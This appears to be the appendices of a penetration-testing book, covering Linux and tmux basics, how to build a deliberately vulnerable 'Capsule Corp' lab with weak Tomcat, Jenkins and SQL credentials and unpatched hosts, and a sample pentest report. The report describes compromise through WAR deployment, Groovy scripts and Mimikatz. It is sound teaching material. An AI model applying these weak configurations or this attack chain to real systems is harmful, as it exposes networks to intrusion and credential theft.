Then press Enter. Run the `show options` command again. You'll notice that the value you specified for the RHOSTS parameter is now displayed in the Current Setting column. The award for easiest commands to remember definitely goes to Metasploit. If you want to run this module, type the `run` command at the prompt. To exit the msfconsole and return to your Bash prompt, you don't have to think too hard about what the command might be. You guessed it: it's `exit`.

> **PRO TIP** Once you've finished installing all of your tools, take a snapshot of your VM. This is something you can revert back to before each new engagement. When you inevitably find yourself installing new tools

because you need them for a specific engagement, go back to your snapshot, install the tools you used, create a new snapshot and use that one as your base system going forward. Rinse and release this throughout your entire pentest career.

A.6 Summary

- Linux is the operating system of choice used by most penetration testers. Ubuntu Linux specifically will be used throughout this book
- You can use a terminal multiplexer such as tmux to keep save Bash sessions that you can walk away from and later come back to without losing your processes
- Compiling nmap from source rather than relying on `apt install` allows you to run the latest and greatest code from the project GitHub page
- The Ruby Version Manager allows you to run multiple different versions of the Ruby programing language and easily switch back and forth between them.
- Ruby is a scripting language used by the Metasploit Framework and several other pentest tools.
- The msfconsole is sort of like a shell within a shell with its own set of intuitively named commands used to navigate around the Metasploit Framework.

Appendix B

Essential Linux commands

This appendix covers

- **Common Linux commands**
- **Tmux**

I must admit this heading is somewhat misleading. I should clarify that when I say *Linux commands*, I'm not using proper terminology. Technically, Linux is the name of the operating system; the command prompt or terminal that you launch to run a command opens up a Bourne Shell or Bash prompt. So, I supposed I could have gone with the heading *Essential Bash commands*, but I thought that might have confused some readers.

By no means are the commands in this appendix a comprehensive list nor does it make up the full extent of the commands you'll need to be familiar with. Think of them instead as a starting point to become familiar with command-line operations. These are the absolute must-haves; without them your job as a penetration tester would be excruciatingly painful. The commands are `cat`, `cut`, `grep`, `more`, `wc`, `sort`, `'|'` and `'>'`. The last two are actually special operators and work in conjunction with other commands. I'll explain each of these with specific examples.

B.1 CLI commands

$ CAT Suppose you find yourself with remote access to a compromised Linux system, which you've managed to penetrate during your engagement. While looking around the filesystem you identify a curious looking file named *passwords.txt*. (BTW that's not a too-good-to-be-true scenario, I see this file all the time on client networks.) If you were on a GUI environment you would probably just double click that file eagerly to see what's inside but from the command line, you can use `cat`—short for concatenate—to see what's inside a file. If you were to cat out the file, it might look something like this. This is a pretty typical output that you would see

on a pentest. Even though the file has a .txt extension it's clearly a CSV that was exported from excel or some other spreadsheet program.

```
cat passwords.txt
ID   Name  Access Password
1    abramov user  123456
2    account user  Password
3    counter user  12345678
4    ad   user  qwerty
5    adm   user  12345
6    admin  admin  123456789
8    adver  user  1234567
9    advert user  football
10   agata  user  monkey
11   aksenov user  login
12   aleks  user  abc123
13   alek  user  starwars
14   alekse user  123123
15   alenka user  dragon
16   alexe  user  passw0rd
17   alexeev user  master
18   alla  user  hello
19   anatol user  freedom
20   andre  admin  whatever
21   andreev admin  qazwsx
22   andrey user  trustno1
23   anna  user  123456
24   anya  admin  Password
25   ao   user  12345678
26   aozt  user  qwerty
27   arhipov user  12345
28   art   user  123456789
29   avdeev user  letmein
30   avto  user  1234567
31   bank  user  football
32   baranov user  iloveyou
33   baseb1l user  admin123
34   belou2 user  welcome
35   bill  admin  monkey
36   billy  user  login
```

$ CUT

Whenever you have output like the preceding example where you have data separated into columns or any other repeatable format such as username:password you can make use of the mighty `cut` command to split the results into one or more columns. Let's say I wanted to only see the passwords. You can use the cat command to display the file contents and then use the pipe operator, which is the straight vertical line right above your return key, to pipe the output of the `cat` command into the `cut` command, as follows:

```
cat passwords.txt | cut -f4
Password
123456
Password
12345678
qwerty
```

```
12345
123456789
1234567
football
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
123456
Password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin123
welcome
monkey
login
```

In case you're wondering, the -f4 option means show me the 4th field, which in the case of this file was the Password field. Why was it the 4th field and not the 3rd or 12th? Because the `cut` command by default delimits on the tab character. If you need to you can tell `cut` to delimit on a different character with `cut -d [character]` If you want to save this output into a new file for any reason you can leverage the > operator like this:

```
cat passwords.txt | cut -f4 > justpws.txt
```

This creates a new filed called *justpws.txt* with the above output inside it.

$ GREP

Continuing with the same file as for the example, suppose you were interested in seeing results only from the file that matched a certain criterion or a certain text string. For example, because column 3 displays the user access level and you as a penetration tester want to obtain the highest level of access you can, its logical to think you might want to see users with only admin access. Here is how you would do that using grep.

```
cat passwords.txt | grep admin
6    admin  admin  123456789
20   andre  admin  whatever
21   andreev admin  qazwsx
```

```
24   anya  admin  Password
33   baseb1l user  admin123
35   bill  admin  monkey
```

This is great but it looks like one of the users has user access. This is because we used grep to limit the output to lines that contain the text string "admin"; because user #33 has the word admin in their password it made its way into our output. Don't worry though, there is no limit to the number of times you can chain grep together. To remove this user from the output simply modify the command as follows.

```
cat passwords.txt | grep admin | grep -v admin123
6    admin  admin  123456789
20   andre  admin  whatever
21   andreev admin  qazwsx
24   anya  admin  Password
35   bill  admin  monkey
```

Using `-v admin123` tells grep to only display lines of text that do not contain the string "admin123."

$ SORT & WC

You'll often find yourself sorting through files with lots of repeat lines. When reporting on your findings it's very important to be accurate with numbers. You don't want to say you compromised about a hundred accounts but rather that you compromised specifically 137 accounts for example. This is where `sort` and `wc` are very useful. Pipe the output of a cat or grep command into sort and specify `-u` to only show unique results. Pipe that output into the wc command with the `-l` argument to display the number of lines in your output.

```
cat passwords.txt | cut -f3 | sort -u
Access
admin
user

cat passwords.txt | cut -f3 | sort -u | wc -l
3
```

Without question, if you're a Linux enthusiast then I have most certainly not included your favorite command in this appendix. I don't mean to offend you or claim that it isn't important or useful. I'm simply including what is necessary to get through the exercises in this book. The old phrase about skinning a cat is very much applicable to Linux and the command line. There are dozens of different ways to accomplish the same task. My only claim for the examples given in this book is that they work, and they work reliably. Should you find a better command or a better way of doing something that works for you, use it.

B.2 tmux

In the land of Bash, processes that you launch from the command line are tied to your active user session. (If it helps you can think of every command you type as a little application with its own icon in the Windows taskbar.) If your Bash session dies for any reason your processes get killed.

For this reason, *terminal multiplexers* were invented. The greatest terminal multiplexer in the world is called *tmux*. With tmux you are placed in a sort of virtual terminal environment that is running in the background. You can back out of a tmux session, close your terminal, log out of your system, log back in, open a new terminal, and connect back to the same tmux session. Its magic! tmux has a lot of other really great features that I recommend you explore outside of reading this book. For a deeper dive into tmux check out A Gentle Introduction to tmux by Hackermoon.

https://medium.com/hackernoon/a-gentle-introduction-to-tmux-8d784c404340.

My main reasons for loving tmux and using it on pentest are two-fold:

1. The ability to save a session, log out, and then return to the same session
2. The ability to collaborate and share a single interactive terminal with others

As you likely know, some commands take a long time to process. Who has time to sit and wait around? Instead, you can fire off your long command inside one terminal window and then open another to play around in while you wait. You could consider it analogous to having multiple browser tabs in a single instance of a browser if it helps you visualize, but it's probably best if I just show you. (I'll explain my second reason for being a tmux fanboy in just a moment.) For now, open a terminal inside your Ubuntu VM and type `tmux`.




Figure B.1 What you see when you first launch tmux

Don't be overwhelmed by the power-line status bar in this screenshot. The most important thing to note is the ribbon at the bottom left with the word bash and the number 0. In tmux-speak this is referred to as a window and all windows have a numeric identifier that starts at 0 and a title that defaults to the current running process, which is bash. Renaming the title of this window is easy when you understand how tmux commands work.

B.2.1 Using tmux commands

Each tmux command is prefaced by a *prefix key*, followed by the actual command. By default, this prefix key is **CTRL+b**.

Renaming a tmux window

First, I don't recommend you try to change it. This is because the majority of help you'll find on the Internet should you Google for something in particular will use the default and it can be confusing if you are using something else. The command to rename a window is CTRL+b and then a comma (that is, let go of the key combination then type a comma). You will notice your tmux bar has changed and you now have a cursor prompt with the text `(rename-window) bash`. Use the delete key to delete the word bash and then type the new name of your window. It's a good idea to rename each window something that tells you about what you are doing in that window, so you can make sense of it later when you return to a tmux session with multiple windows open. Next, create a new window with CTRL+b `c`. Go ahead and rename that window as well.

Swapping back and forth between windows is as simple as toggling `CTRL+b l` (that's a lower-case L) and `CTRL+b n`. That's "l" and "n" as in last and next window. If you have many windows open and want to jump directly to a specific one, you can use `CTRL+b`, then the window number—for example, `CTRL+b 3` to jump straight to window 3.

Here are a few basic usage commands which you will use frequently.

Table B.1 Common tmux commands to remember

Keyboard Shortcut	Tmux Command
CTRL+b l (lower-case L)	Cycle back to the last tmux window
CTRL+b n	Cycle up to the next tmux window
CTRL+b 3	Jump directly to window #3
CTRL+b c	Create a new window
CTRL+b , (comma)	Rename the current window
CTRL+b " (double quotes)	Split the current window horizontally
CTRL+b %	Split the current window vertically
CTRL+b ?	View all of the tmux commands

B.2.2 Saving a tmux session

Now suppose you need to walk away from a session for one reason or another. Instead of clicking the close button on the terminal, you can use the tmux detach command, which is `CTRL+b d`. You should get an output similar to the following:

```
[detached (from session0)]
```

You'll also be placed back into an ordinary bash prompt. You can now close the terminal. After you return, you can open a new terminal and type `tmux ls`. This will display something like the following output, which shows you that there is a single tmux session with an ID of '0' and the date/time it was created. The session has two active windows.:

```
0: 2 windows (created Thu Apr 18 10:03:27 2019) [105x12]
```

It even tells you the character array or the size of session, which in my case is 105x22. As an example, I can attach to this tmux session by typing `tmux a -t 0`, where

a = attach

-t = target session

0 = the session ID

If the command `tmux ls` displays multiple sessions, you can replace the 0 in the previous command with the numeric ID of the specific tmux session you want to attach to.

Last, the simple yet awesome capability of tmux to attach multiple users to a session at the same time may be less important to you right now but will become quite handy in the future if you find yourself working collaboratively on a pentest with multiple consultants. This means you and a friend can share the same session and attack the same target from different terminals. If that isn't cool, I don't know what is!

Appendix C

Creating the Capsulecorp lab network

This appendix covers

- Setting up a virtual lab network

This appendix will serve as a brief high-level guide to setting up your own testing environment which closely mirrors the Capsule Corp environment that I built for the purposes of writing this book. It is not meant to be a step-by-step lengthy guide showing you how to create an exact replica of the environment because it is not necessary for you to have an exact replica in order to practice the techniques used in this book.

The only requisite details that you need to concern yourself with are the vulnerabilities and attack vectors that are present on each system. Instead of a play-by-play tutorial with screenshots for every dialog box. Going that route would be an entire book all by itself. Instead, I will provide a high-level explanation like: Create a Windows Server 2019 virtual machine, join it to the domain and install Apache tomcat with a weak password for the admin user account. Of course, I will provide links to external resources including software and operating system downloads and setup guides.

To be honest I think you would benefit more from creating a unique environment and would encourage you to come up with your mock enterprise. Every company's network is different in one way or another. If you're going to do network penetration testing on a regular basis you are going to have to get used to navigating new environments on a regular basis. The Capsule Corp lab network was designed to have all of the basic components that you would find in 90 percent of enterprise networks today:

- An active directory domain controller
- Windows and Linux/UNIX servers joined to the domain

- Workstations joined to the domain
- Database services
- Web application services
- An email server, most likely Microsoft Exchange
- Remotely accessible file shares

The details though regarding which server has what operating system and which services installed on it are not as important. Also the size (the number of systems) of your virtual lab network is completely arbitrary and up to the limitations of your hardware availability. I could have taught every technique used in this book with as little as three or four virtual systems. So, if you read this appendix and find yourself worrying about how you're going to afford a brand-new lab server with 1TB of disk space and a quad-core i7 CPU and 32GB of RAM, don't be. Just use whatever you have, even VMware Player on a laptop running three VMs can work as long as you setup all the necessary components listed above. That said, if you want to go out abd buy a brand-new box and setup a close-to-exact replica of the Capsule Corp environment. Here's how to do it.

Never setup a virtual network?

Before moving on I want to be clear about something. I'm making the assumption that you have experience setting up virtual network environments. If this is something you have never done before then this appendix might be more confusing than it is helpful. If that's the case I recommend you pause here and go do some research about building virtual networks. An excellent resource that I recommend you check out is a book called Building Virtual Machine Labs: A Hands-On Guide by Rony Robinson.

You could also buy one that's pre-made. Or rather, you could pay a monthly subscription to have access. Offensive Security and Pentester Acadamy or two great companies who offer among other services, pre-configured vulnerable virtual networks that you can use to test your penetration testing and ethical hacking skills for a reasonable price.

C.1 Hardware and software requirements

The Capsule Corp virtual lab network was built using a single physical server running VMware ESXi. This choice was made completely because of my personal preferences. There are so many different options for setting up a virtual lab environment and you shouldn't feel compelled to alter your practices if you're used to using a different hypervisor. The hardware and software specifications are located in table B.1 and B.2. The network consists of 11 hosts. Six Windows servers, three Windows workstations and two Linux servers.

Table C.1 Hardware specifications for the Capsule Corp virtual lab network

Server hardware specifications	
Server	Intel NUC6i7KYK

Processor	Quad-core i7-6770HQ
Memory	32GB DDR4
Storage	1TB SSD
Hypervisor	VMware ESXi 6.7.0

Evaluation versions were used for the Windows systems. Evaluation versions of Microsoft's operating system ISOs can be obtained from Microsoft's software download site located at https://www.microsoft.com/en-us/software-download/. They are free to use and I recommend using the ISO version for creating new virtual machines. Here in Table B.2 you will see all of the hosts that I created and what operating systems were used to create them.

Table C.2 Host operating systems for the Capsule Corp virtual lab network

Hostname	IP Address	Operating System
goku	10.0.10.200	Windows Server 2019 Standard Evaluation
gohan	10.0.10.201	Windows Server 2016 Standard Evaluation
vegeta	10.0.10.202	Windows Server 2012 R2 Datacenter Evaluation
trunks	10.0.10.203	Windows Server 2012 R2 Datacenter Evaluation
raditz	10.0.10.207	Windows Server 2016 Datacenter Evaluation
nappa	10.0.10.227	Windows Server 2008 Enterprise
Krillin	10.0.10.205	Windows 10 Professional
tien	10.0.10.208	Windows 7 Professional
yamcha	10.0.10.206	Windows 10 Professional
piccolo	10.0.10.204	Ubuntu 18.04.2 LTS
nail	10.0.10.209	Ubuntu 18.04.2 LTS

As you can see from the server utilization graph in figure B.1, the Capsule Corp network was not fully utilizing the CPU and memory of my physical server and therefore a potentially lesser expensive system could have been leveraged. This is something to consider if you are on a tight budget.




Figure C.1 ESXi host server CPU/Memory/Storage utilization

It worked best for me to first create all the base virtual machiens. That is to say, allocate the virtual hardware, CPU, RAM , disk… for each system and install the base operating system. Once the base operating system setup is complete, make sure to take a snapshot of each system so you have something to revert back to if you get into trouble while configuring the software and services for a particular machine. Once all your systems are built you can begin customizing the individual components of your lab network beginning with the Active Directory domain controller.




Figure C.2 Overview of the systems in the Capsule Corp environment

C.2 Creating The primary Windows servers

This section explains important details about each individual Windows servers' configuration including which services were installed and how each service was configured insecurely. Once

again, this appendix will not include detailed step-by-step installation instructions for individual applications such as Apache Tomcat or Jenkins. Instead I will provide a high-level summary of a specific host and include links to external resources and installation guides.

For each virtual machine, use the operating system listed in table B.2 for that particular machine. Any important details related to a specific hosts configuration will be listed in the sections that follow. You shouldn't worry too much about the specifications of virtual systems, use what you have. In my case as a general practice I gave each virtual machine 50GB of virtual disk space, two virtual CPU cores, 4GB of RAM for Windows systems and 1GB of RAM for Linux systems.

C.2.1 Goku.capsulecorp.local

Goku is the domain controller for the Capsule Corp network. Follow the standard Microsoft documentation for promoting this machine to a domain controller. Due to the best practice recommendations when creating an Active Directory environment, you should setup the domain controller first. When asked to choose a root domain name you can choose whatever you like. If you wish to mimic my setup, use `capsulecorp.local` and for the NetBIOS domain name use `CAPSULECORP`.

All other virtual hosts in the Capsule Corp network should be joined to the CAPSULECORP active directory domain. For Windows systems, follow the official Microsoft documentation for joining a computer to a domain. For Linux systems I followed the Ubuntu documentation using sssd. There are also dozens of video tutorials on YouTube that can help you if you get stuck with this part

- Promote Windows Server 2019 to Domain Controller
- https://gallery.technet.microsoft.com/Windows-Server-2019-Step-4c0a3678
- Joining Windows Servers to a Domain
- https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/join-a-computer-to-a-domain
- Joining Ubuntu Servers to a Domain
- https://help.ubuntu.com/lts/serverguide/sssd-ad.html

Several active directory domain and local accounts were created for various reasons just as is the case with a modern enterprise network. Here are the usernames and passwords that I used. Feel free to come up with different user accounts with different passwords.

Table C.3 Domain user accounts and credentials

User Account	Workgroup/Domain	Password	Administrator
Gokuadm	CAPSULECORP	Password265!	CAPSULECORP
Vegetaadm	CAPSULECORP	Password906^	VEGETA
Gohanadm	CAPSULECORP	Password715%	GOHAN

Trunksadm	CAPSULECORP	Password3210	TRUNKS
Raditzadm	CAPSULECORP	Password%3%2%1!!	RADITZ
piccoloadm	CAPSULECORP	Password363#	PICCOLO
Krillin	CAPSULECORP	Password97%	n/a
Yamcha	CAPSULECORP	Password48*	n/a
Tien	CAPSULECORP	Password82$	n/a

C.2.2 Gohan.capsulecorp.local

Gohan is running Microsoft SQL Server 2014. Download the setup files from the Microsoft download center. Setup MSSQL Server with a weak password on the `sa` user account. In the example demonstrated in chapter four and chapter seven the password for the `sa` account was `Password1`.

- MSSQL 2014 Download Page

  https://www.microsoft.com/en-us/download/details.aspx?id=57474

- MSSQL 2014 Setup Guide

  https://social.technet.microsoft.com/wiki/contents/articles/23878.sql-server-2014-step-by-step-installation.aspx

C.2.3 Vegeta.capsulecorp.local

Vageta is running a vulnerable instance of Jenkins. Download the Windows version of the latest Jenkins setup package from the official Jenkins website and follow the installation instructions for setting up a basic vanilla Jenkins environment. Setup the username as `admin` and the password as `password`. The Windows IIS service was all installed following the standard setup documentation from Microsoft. Nothing is actually running this is just done to demonstrate what the service looks like to Nmap during service discovery.

- Jenkins Download Page

  https://jenkins.io/download/

- Jenkins Setup Page

  https://jenkins.io/doc/book/installing/

C.2.4 Trunks.capsulecorp.local

Trunks is running a vulnerable configuration of Apache Tomcat. Specifically, the XAMPP project was used to setup Apache however it is just as possible to install Apache Tomcat by itself. Use whichever you prefer. To mirror the Capsule Corp environment, download the latest version of XAMPP for Windows and follow the setup documentation. Configure the Apache Tomcat server with a weak set of credentials such as `admin`/`admin`.

- XAMPP Download Page

  https://www.apachefriends.org/index.html
- XAMPP Windows FAQ

  https://www.apachefriends.org/faq_windows.html
- XAMPP Windows Setup Video

  https://www.youtube.com/watch?v=KUe1iqPH4iM

C.2.5 Nappa.capsulecorp.local and tien.capsulecorp.local

Nappa does not require any seutp or customization. Being that the server is running Window Server 2008. By default, it is missing the MS17-010 patch and is vulnerable to the eternal blue exploit demonstrated during chapter 8. The same is true for Tien which is a workstation running Windows 7. By default, this host is also missing the MS17-010 patch from Microsoft. Often during real-world penetration tests, exploiting a single workstation or server can lead to a domain admin level compromise which is discussed and demonstrated during chapter 11.

C.2.6 Yamcha.capsulecorp.local and Krillin.capsulecorp.local

These two systems are identical running Windows 10 professional. They do not have any vulnerable configurations apart from being joined to the capsulecorp domain which is pretty insecure. These systems are entirely optional but were included to mirror real-world enterprise networks which contain user's workstations that have no viable attack vectors.

C.3 Creating the Linux servers

There are two Linux servers also joined to the Capsule Corp domain. These servers are both running identical builds of Ubuntu 18.04. The purpose of these systems is to demonstrate Linux post-exploitation. The particular means of compromise is not important and gaining initial access is not important. Therefore, you could configure them in any way you choose. One example configuration could be as follows.

Server A (piccolo.capsulecorp.local) is running a vulnerable web application on port 80. The web application is configured to run without root privileges so once you compromise piccolo you have access but not root privileges. Somewhere inside the web directory is a configuration file with a set of MySQL credentials that have access to Server B. (nail.capsulecorp.local). On this server, MySQL is running with root privileges. This type of configuration where one system can be compromised but not with root or admin level privileges then leads to accessing another system with root or admin is quite common.

Appendix D

Capsulecorp Internal Network Penetration Test Report

D.1 Executive summary

Royce Davis Consulting, LLC (RDC) was hired by CapsuleCorp, Inc. (CC) to conduct an Internal Network Penetration Test targeting their corporate IT infrastructure. The purpose of this engagement was to assess the security posture of CC's internal network environment and determine its susceptibly to known network attack vectors. RDC conducted this engagement from CC's corporate headquarters located at 123 Sesame Street. The engagement testing activities began on Monday May 18, 2020 and concluded on Friday May 22, 2020. This document represents a point in time and summaries the technical results of the engagement as observed by RDC during the testing window.

D.1.1 Engagement Scope

The following IP address range was provided by CC. RDC performed blind host discovery and was authorized by CC to treat all enumerable hosts as in-scope.

IP Address Range	Active Directory Domain
10.0.10.0/24	capsulecorp.local

D.1.2 Summary of Observations

During the engagement, RDC identified multiple security deficiencies which allowed for direct compromise of CC assets within the target environment. RDC was able to take advantage of missing operating system patches, default or easily guessable credentials and insecure

application configuration settings to compromise production assets within CC's corporate network.

Additionally, RDC was able to leverage shared credentials from compromised systems to access additional networked hosts and ultimately was able to obtain full Domain Admin level access to the capsulecorp.local active directory domain. If a legitimate attacker with malicious intent were to obtain this level of access to CC's internal network the resulting business impact would be potentially catastrophic.

RDC will present the following recommendations to strengthen the overall security posture of CC's internal network environment:

- Improve operating system patching procedures
- Enhance system hardening policies and procedures
- Ensure hosts and services utilize complex & unique passwords
- Limit the use of shared credentials

D.2 Engagement methodology

RDC utilized a four-phased methodology modeled after real-world attack behavior observed throughout modern corporate environments. The methodology assumes that an attacker has no upfront knowledge about the network environment and no access beyond physically plugging a device into CCs network. This methodology emulates an external attacker who manages to enter a facility under a false pretense as well as a malicious insider, customer, vendor or custodial worker who has physical access to the CC corporate office.

D.2.1 Information gathering

Beginning with nothing but a list of IP address ranges, RDC performed host discovery sweeps utilizing freely available open-source tools. The outcome of the discovery sweep is a list of enumerable targets reporting an IP address within the range listed in the scope section above.

Identified targets where then enumerated further utilizing standard network port scanning techniques to identify which network services were listening on each host. These network services act as the attack surface which can potentially allow unauthorized access to hosts in the event that an insecure configuration, missing patch or weak authentication mechanism is identified within the service

Each individual identified network service is then analyzed further to determine weakness such as default or easily guessable credentials, missing security updates and improper configuration settings which would allow access or compromise.

D.2.2 Focused penetration

Identified weakness from the previous phase are attacked in a controlled manner tailored specifically to minimize disruption to production services. RDC's focus during this phase is to obtain non-destructive access to target hosts so no Denial-of-Service attacks were used throughout the engagement.

Once access to a compromised host is obtained, RDC seeks to identify credentials stored within known sensitive areas present on enterprise operating systems. These areas include individual text documents, application configuration files and even operating specific credential stores that have inherent weaknesses such was Windows registry hive files.

D.2.3 Post-exploitation & privilege escalation

Credentials obtained during the previous phase are tested against previously un-accessed hosts in an effort to gain additional access and ultimately spread to as wide of a network reach as possible. The ultimate goal during this phase is to identify critical users with unrestricted access to CC's network and impersonate those users' level of access to illustrate that an attacker could do the same.

Real breach scenarios often involve effort by the attacker to maintain persistent and reliable re-entry into the network environment after systems are accessed. RDC will simulate this behavior on select compromised hosts. If possible RDC will access production Windows domain controllers and obtain hashed credentials using non-destructive methods to bypass security controls within the ntds.dit extensible storage engine database.

D.2.4 Documentation & cleanup

All instances of a compromise are logged and screenshots are gathered in order to provide evidence for the final engagement deliverable. Post-engagement cleanup activities ensure that CC systems return to the state they were in prior to the engagement with RDC. Miscellaneous files created during testing are security destroyed. Any non-destructive configuration change that was made in order to facilitate a compromise will be reversed. Destructive configuration changes that impact system performance in any way were not made.

In the rare cases where RDC creates a user account on a compromised system RDC may choose to deactivate rather than delete the user account.

D.3 Attack Narrative

RDC began the engagement with no upfront knowledge beyond what is listed in the above engagement scope. Additionally, RDC had no access beyond plugging a laptop into an unused data port in an unoccupied conference room at CC's corporate office.

RDC performed host and service discovery utilizing Nmap to establish a list of potential network targets and enumerate their potential attack surface in the form of listening network services that would be available to any network routable device. Enumerated network services were split up into protocol specific target lists which RDC then used to attempt vulnerability discovery against. Efforts were placed on discovering Low-hanging-fruit (LHF) attack vectors which are commonly leveraged by real-world attackers during breaches of modern enterprises

RDC identified three (3) targets which were susceptible to compromise due to insufficient patching, weak or default credentials and insecure system configuration settings. These three

targets, tien.capsulecorp.local, gohan.capsulecorp.local and trunks.capsulecorp.local were compromised using freely available open-source tools.

Once access to a compromised target was obtained, RDC attempted to leverage credentials obtained from that target to access additional hosts which shared credentials. Ultimately, it was possible with shared credentials to access a particular server raditz.capsulecorp.local which had a privileged domain admin user account logged on during the time of the engagement.

RDC was able to utilize freely available open-source software called Mimikatz to safely extract the clear-text credentials for the user serveradmin@capsulecop.local from the raditz.capsulecorp.local machine. With this account it was trivial to access the domain controller goku.capsulecorp.local with unrestricted administrator privileges. At this point RDC affectively had complete control over the capsulecorp.local active directory domain.

D.4 Technical observations

The following observations were made during the technical testing portion of the engagement.

D.4.1 Default credentials found on Apache Tomcat - High

Observation One (1) Apache Tomcat server was identified with having a default password for the administrator account. It was possible to authenticate to the Tomcat web management interface and control the application using a web browser.

Impact An attacker could deploy a custom Web Application Archive (WAR) file to command the underlying Windows operating system of the sever hosting the Tomcat application.

In the case of the CAPSULECORP.local environment, the Tomcat application was running with administrative privileges to the underlying Windows operating system. This means the attacker would have unrestricted access to the server.

Evidence




Figure D.1 Operating system command execution via WAR file

Asset affected `10.0.10.203 – trunks.capsulecorp.local`

Recommendation Capsulecorp should change all default passwords and ensure that strong passwords are being enforced for all user accounts with access to the Apache Tomcat server.

Capsulecorp should consult their official password policy as defined by their internal IT/Security teams. If such a policy doesn't exist, Capsulecorp should create one following industry standards and best practices.

Additionally, Capsulecorp should consider the necessity of the Tomcat Manager WebApp. If a business need is not present, the Manager WebApp should be disabled via the Tomcat configuration file.

Additional References

https://wiki.owasp.org/index.php/Securing_tomcat#Securing_Manager_WebApp

D.4.2 Default credentials found on Jenkins - High

Observation One (1) Jenkins server was identified with having a default password for the administrator account. It was possible to authenticate to the Jenkins web management interface and control the application using a web browser.

Impact An attacker could execute arbitrary Groovy Script code to command the underlying Windows operating system of the sever hosting the Jenkins application.

In the case of the CAPSULECORP.local environment, the Jenkins application was running with administrative privileges to the underlying Windows operating system. This means the attacker would have unrestricted access to the server.

Evidence




Figure D.2 Operating system command execution via Groovy script

Asset affected `10.0.10.203 – vegeta.capsulecorp.local`

Recommendation Capsulecorp should change all default passwords and ensure that strong passwords are being enforced for all user accounts with access to the Jenkins application.

